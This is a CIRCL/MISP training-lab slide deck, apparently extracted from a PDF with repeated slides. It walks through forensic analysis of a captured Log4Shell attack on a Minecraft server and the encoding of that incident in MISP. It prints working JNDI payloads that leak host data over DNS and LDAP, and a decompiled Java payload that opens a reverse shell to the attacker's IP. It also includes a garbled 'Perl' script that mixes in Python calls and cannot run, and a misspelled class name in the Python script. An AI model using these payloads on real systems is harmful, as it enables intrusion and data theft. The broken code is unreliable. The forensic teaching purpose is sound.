

LABS II: ENCODING INFORMATION AND SHARING IT

E.304

CIRCL COMPUTER INCIDENT RESPONSE CENTER LUXEMBOURG

MISP PROJECT

<https://www.misp-project.org/>

MARCH 24, 2022



2022-03-24

Labs II: Encoding information and sharing it

LABS II: ENCODING INFORMATION AND SHARING IT

E.304

CIRCL COMPUTER INCIDENT RESPONSE CENTER LUXEMBOURG

MISP PROJECT
<https://www.misp-project.org/>

MARCH 24, 2022



The goal of this lab is to analyze a network capture evidence file, encode, and share the information following a successful exploitation by an attacker.

Resources:

- [capture-e.304.pcap](#)

Tools:

- [Wireshark](#): Network protocol analyzer
- [Jadx](#): Dex to Java decompiler
- [misp-wireshark](#): Lua plugin to extract data from Wireshark and convert it into MISP format

└─ Log4J exploitation lab

1.

The goal of this lab is to analyze a network capture evidence file, encode, and share the information following a successful exploitation by an attacker.

Resources:

- [capture-e.304.pcap](#)

Tools:

- [Wireshark](#): Network protocol analyzer
- [Jadx](#): Dex to Java decompiler
- [misp-wireshark](#): Lua plugin to extract data from Wireshark and convert it into MISP format

capture-e.304.pcap is a network capture on the eth0 interface on our Minecraft Server.

Minecraft Server

- External IP: 44.202.61.172
- Internal IP: 172.31.84.208
- Version: Java Edition v1.18
- Vulnerable to CVE-2021-44228

External actors:

- **Player**
- **Attacker**

2022-03-24

Labs II: Encoding information and sharing it

└─ Actors

1.

ACTORS

capture-e.304.pcap is a network capture on the eth0 interface on our Minecraft Server.

Minecraft Server

- External IP: 44.202.61.172
- Internal IP: 172.31.84.208
- Version: Java Edition v1.18
- Vulnerable to CVE-2021-44228

External actors:

- **Player**
- **Attacker**

EXERCISE 1: IDENTIFYING THE EXTERNAL ACTORS

Using Wireshark:

- Identify **Player** IP address
- Identify **Attacker** IP address



Figure: CSI: NY - S4E20

Exercise duration: 10 minutes

Exercise 1: Identifying the external actors

1. Player IP: 178.249.193.69, Attacker IP: 18.212.74.161


EXERCISE 1: IDENTIFYING THE EXTERNAL ACTORS

Using Wireshark:

- Identify **Player** IP address
- Identify **Attacker** IP address

Exercise duration: 10 minutes

Statistics -> IPv4 Statistics -> All Addresses



Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
▼ All Addresses	6289				0,0792	100%	5,3500	73,572
172.31.84.208	6289				0,0792	100,00%	5,3500	73,572
178.249.193.69	3082				0,0388	49,01%	1,2900	1,250
18.212.74.161	2905				0,0366	46,19%	3,9400	73,572
142.251.33.206	266				0,0033	4,23%	1,3900	73,572
46.101.25.250	18				0,0002	0,29%	0,0400	35,317
172.31.0.2	16				0,0002	0,25%	0,0400	35,220
169.254.169.123	2				0,0000	0,03%	0,0200	71,321


Display filter: Apply

Copy Save as... Close

Useful filters:

- `ip.addr == 10.10.10.10 && ip.addr == 20.20.20.20`
- `dns.flags.rcode != 0`

Wireshark tips



1. First one is for filtering the communication between two IP addresses only, second one shows failed dns requests, which can potentially be a C2 beaconing

EXERCISE 2: IN-DEPTH ANALYSIS 1/2

1. Identify **Attacker** connection to the **Minecraft Server**
2. Search for *jndi* string using Wireshark packet string search, and extract all the payloads
3. Analyze JNDI payloads and their purpose
 - ▶ DNS
 - ▶ LDAP
4. Describe the information the **Attacker** leaked information via DNS/LDAP requests

Exercise duration: 20 minutes

Exercise 2: In-depth analysis 1/2

1. Attacker connects in packet no. 1540. First attacker payload is a JNDI DNS probe to interact.sh (online tool). after a successful dns probe, attacker leaks via DNS OS user and Java version. Later the attacker leaks via LDAP queries, full Java version, OS, Java VM, Java locale, HW info. Last LDAP payload is a Java RCE.

1. Identify **Attacker** connection to the **Minecraft Server**
2. Search for *jndi* string using Wireshark packet string search, and extract all the payloads
3. Analyze JNDI payloads and their purpose
 - ▶ DNS
 - ▶ LDAP
4. Describe the information the **Attacker** leaked information via DNS/LDAP requests

Exercise duration: 20 minutes

DNS payloads

```

${jndi:dns://hostname-`${hostName}`.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}
${jndi:dns://user-`${env:USER}`.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}
${jndi:dns://version-`${sys:java.version}`.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}

```

LDAP payloads

```

${jndi:ldap://18.212.74.161/${java:version}}
${jndi:ldap://18.212.74.161/${java:os}}
${jndi:ldap://18.212.74.161/${java:vm}}
${jndi:ldap://18.212.74.161/${java:locale}}
${jndi:ldap://18.212.74.161/${java:hw}}
${jndi:ldap://18.212.74.161:389/1svssl}

```

Exercise 2: In-depth analysis 2/2

1. Attacker connects in packet no. 1540. First attacker payload is a JNDI DNS probe to interact.sh (online tool). after a successful dns probe, attacker leaks via DNS OS user and Java version. Later the attacker leaks via LDAP queries, full Java version, OS, Java VM, Java locale, HW info. Last LDAP payload is a Java RCE.

DNS payloads

```

${jndi:dns://hostname-`${hostName}`.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}
${jndi:dns://user-`${env:USER}`.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}
${jndi:dns://version-`${sys:java.version}`.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}

```

LDAP payloads

```

${jndi:ldap://18.212.74.161/${java:version}}
${jndi:ldap://18.212.74.161/${java:os}}
${jndi:ldap://18.212.74.161/${java:vm}}
${jndi:ldap://18.212.74.161/${java:locale}}
${jndi:ldap://18.212.74.161/${java:hw}}
${jndi:ldap://18.212.74.161:389/1svssl}

```

EXERCISE 3: PAYLOAD DELIVERY AND RCE 1/2

Identify the TCP stream where the **Attacker** delivered the RCE payload to the **Minecraft Server**

- Search for LDAP traffic after the last JNDI payload
- Payload delivery is over HTTP
- HTTP objects can be exported easily in Wireshark
File → Export Objects → HTTP...
- What does the payload do?
- Identify which commands the **Attacker** run abusing the RCE

Exercise duration: 15 minutes

Labs II: Encoding information and sharing it

Exercise 3: Payload delivery and RCE 1/2

1. The payload is a reverse UDP shell connecting to remote port 6666 on the attackers machine.
2. The payload can be easily decompiled with Jadx
3. filter reverse shell interaction: ip.src==18.212.74.161 && udp
4. The attacker runs the following commands:
5. packet 5202: ls
6. packet 5211: whoami
7. packet 5216: id
8. packet 5202: pwd
9. packet 5238: wget
<http://www.youtube.com/watch?v=dQw4w9WgXcQ>
10. packet 6308: exit

EXERCISE 3: PAYLOAD DELIVERY AND RCE 2/2

```
// ExecTemplateJDK8.class
package defpackage;

/* renamed from: ExecTemplateJDK8 reason: default package */
public class ExecTemplateJDK8 {
    static {
        try {
            Runtime.getRuntime().
                exec(System.getProperty("os.name").toLowerCase().contains("win")
                    ? new String[] {
                        "cmd.exe", "/C",
                        "sh -i >& /dev/udp/18.212.74.161/6666 o>&1"
                    }
                    : new String[] {
                        "/bin/bash", "-c",
                        "sh -i >& /dev/udp/18.212.74.161/6666 o>&1"
                    });
        } catch (Exception e) {
            e.printStackTrace();
        }
        System.out.println();
    }
}
```

Labs II: Encoding information and sharing it

Exercise 3: Payload delivery and RCE 2/2


```
EXERCISE 3: PAYLOAD DELIVERY AND RCE 2/2

// ExecTemplateJDK8.class
package defpackage;

/* renamed from: ExecTemplateJDK8 reason: default package */
public class ExecTemplateJDK8 {
    static {
        try {
            Runtime.getRuntime().
                exec(System.getProperty("os.name").toLowerCase().contains("win")
                    ? new String[] {
                        "cmd.exe", "/C",
                        "sh -i >& /dev/udp/18.212.74.161/6666 o>&1"
                    }
                    : new String[] {
                        "/bin/bash", "-c",
                        "sh -i >& /dev/udp/18.212.74.161/6666 o>&1"
                    });
        } catch (Exception e) {
            e.printStackTrace();
        }
        System.out.println();
    }
}
```


1. packet 5: legit player connects to Minecraft server and plays normally
2. packet 1540: attacker connects to server via python script
3. packet 2488-2496: attacker sends chat that triggers dns probe to interactsh (dns)
4. packet 3378: attacker leaks user (dns)
5. packet 3619: attacker leaks java (dns)
6. packet 3798: attacker leaks java version (ldap)
7. packet 4049: attacker leaks OS (ldap)
8. packet 4266: attacker leaks java VM (ldap)
9. packet 4468: attacker leaks java locale (ldap)
10. packet 4729: attacker leaks HW (ldap)
11. tcp.stream eq 33: attacker delivers UDP reverse shell payload (ldap & http)
12. udp.stream eq 12: attacker runs a few cmds via reverse shell and exits

■ Describing actors and their interactions in MISP




└ MISP Encoding: Event

1. Create a new Event in MISP
2. Create a network/domain-ip object for our Minecraft Server
3. Create a network/domain-ip object for the Player
4. Create a network/domain-ip object for the Attacker
5. Create a network/domain-ip object for the *.interact.sh domain
6. Fill each object first/last seen properties
7. Fill each object with all the ports identified
8. Create references between the objects
9. Player->[connects-to]->Minecraft Server
10. Attacker->[uses-for-recon]->*.interact.sh
11. Minecraft Server->[connects-to]->*.interact.sh
12. Attacker->[compromised]->Minecraft Server




■ Adding fine-grained information



└─ MISP Encoding: Timeline

1. Add a network/domain-ip objects with first/last seen for each DNS exfiltration
2. Add a network/domain-ip objects with first/last seen for each LDAP exfiltration
3. Objects are preferred as they can have references between each other.
4. Add a file/malware sample for the Java payload
5. Add an attribute describing each command the attacker run with its timestamp



■ Adding contextual information such as tags and galaxy clusters

The screenshot shows the MISP interface with a 'Tags' tab selected. Below the tab, there's a blue header bar with the word 'Attacker'. Underneath, there are several tags: 'Attacker', 'tip:red', 'ms-car0-malware-full:malware-platform="Java"', 'adversary:infrastructure-status="own-and-operated"', and 'ms-car0-malware-full:malware-type="Exploit"'. To the right, under the 'Galaxies' tab, there's a list of galaxy clusters: 'Attack Pattern', 'Exfiltration Over Alternative Protocol - T1048', 'Unix Shell - T1059.004', 'Scripting - T1064', 'Application Layer Protocol - T1071', 'DNS - T1071.004', 'Compromise Software Dependencies and Development Tools - T1195.001', 'Malicious File - T1204.002', and 'Application or System Exploitation - T1499.004'.

└─ MISP Encoding: Context

1. Explain the importance of adding tags
2. Explain why use event, object, or attribute level tags
3. Showcase usage of MITRE ATT&CK galaxy



Push all failed DNS requests as attributes to a MISP event

```
#!/var/www/MISP/venv python3.8
# -*- coding: utf-8 -*-
```

```
from pymisp import PyMISP, MISPAttribute, MISPSighting
from scapy.all import *
import sys
```

```
api = PyMISP("https://YOUR_MISP_HOST/", "YOUR_API_KEY")
```

```
if len(sys.argv) < 2:
    exit("usage: python populate_event.py [capture.pcap] [event_id]")
```

```
pcap = rdpcap(sys.argv[1])
event_id = sys.argv[2]
```

```
for pkt in pcap:
    dns_pkt = pkt.getlayer('DNS')
    if dns_pkt and pkt.opcode == 0 and dns_pkt.rcode != 0:
        attr = MISPAttribute()
        attr.type = 'domain'
        attr.to_ids = True
        attr.comment = 'dns exfiltration'
        attr.first_seen = float(pkt.time)
        attr.value = dns_pkt.qd.qname.decode("utf-8").rstrip(".")
        res = api.add_attribute(event_id, attr, pythonify=True)
```

└─ MISP Automation: PyMISP and Scapy 1/2

PyMISP makes interacting with MISP API very easy Scapy is a packet manipulation tool that can be paired easily with PyMISP

1. The following snippet parses a pcap file and pushes all failed DNS requests as attributes to a MISP event

```
#!/usr/bin/perl
# -*- coding: utf-8 -*-

use strict;
use warnings;
use LWP::Simple;
use MIME::Base64;
use JSON;

my $url = "https://YOUR_MISP_HOST/";
my $api_key = "YOUR_API_KEY";

if ($#ARGV < 1) {
    exit("usage: python populate_event.py [capture.pcap] [event_id]");
}

my $capture = $ARGV[0];
my $event_id = $ARGV[1];

my $pcap = rdpcap($capture);

for my $pkt ($pcap->packets) {
    my $dns_pkt = $pkt->getlayer('DNS');
    if ($dns_pkt and $pkt->opcode == 0 and $dns_pkt->rcode != 0) {
        my $attr = MISPAttribute->new;
        $attr->type = 'domain';
        $attr->to_ids = 1;
        $attr->comment = 'dns exfiltration';
        $attr->first_seen = $pkt->time;
        $attr->value = $dns_pkt->qd->qname->decode('utf-8').rstrip('.');
        my $res = api->add_attribute($event_id, $attr, {pythonify => 1});
    }
}
```

Extending the previous script with **sightings**, if we detect a duplicate of an attribute, we instead add a sighting of the value.

```
dup_error_msg = "A similar attribute already exists for this event."
```

```
for pkt in pcap:
    dns_pkt = pkt.getlayer('DNS')
    if dns_pkt and pkt.opcode == 0 and dns_pkt.rcode != 0:
        attr = MISPAtribute()
        attr.type = 'domain'
        attr.to_ids = True
        attr.comment = 'dns exfiltration'
        attr.first_seen = float(pkt.time)
        attr.value = dns_pkt.qd.qname.decode("utf-8").rstrip(".")
        res = api.add_attribute(event_id, attr, pythonify=True)

        if res['errors'] and dup_error_msg in res['errors'][1]['errors']['value']:
            sighting = MISPSighting()
            sighting.value = attr.value
            sighting.timestamp = float(pkt.time)
            api.add_sighting(sighting)
```

└─ MISP Automation: PyMISP and Scapy 2/2

PyMISP makes interacting with MISP API very easy Scapy is a packet manipulation tool that can be paired easily with PyMISP

1. The following snippet parses a pcap file and pushes all failed DNS requests as attributes to a MISP event

Extending the previous script with **sightings**, if we detect a duplicate of an attribute, we instead add a sighting of the value.



```
dup_error_msg = "A similar attribute already exists for this event."

for pkt in pcap:
    dns_pkt = pkt.getlayer('DNS')
    if dns_pkt and pkt.opcode == 0 and dns_pkt.rcode != 0:
        attr = MISPAtribute()
        attr.type = 'domain'
        attr.to_ids = True
        attr.comment = 'dns exfiltration'
        attr.first_seen = float(pkt.time)
        attr.value = dns_pkt.qd.qname.decode("utf-8").rstrip(".")
        res = api.add_attribute(event_id, attr, pythonify=True)

        if res['errors'] and dup_error_msg in res['errors'][1]['errors']['value']:
            sighting = MISPSighting()
            sighting.value = attr.value
            sighting.timestamp = float(pkt.time)
            api.add_sighting(sighting)
```

BONUS: MISP-WIRESHARK

- misp-wireshark can be used to export information from a pcap file to MISP format



2022-03-24

Labs II: Encoding information and sharing it

Bonus: misp-wireshark

1. Explain how to add the plugin to Wireshark
2. Go to "Wireshark" -> "Tools" -> "MISP: Export to MISP format" use the following filter: "tcp.stream eq 34" and hit OK
3. Copy the json contents from the pop-up window
4. In your MISP instance, open the exercise event and on the menu on the left select: "Populate from..." -> "Populate using a JSON file containing MISP event content data"
5. Paste the copied json from Wireshark and click on Submit.

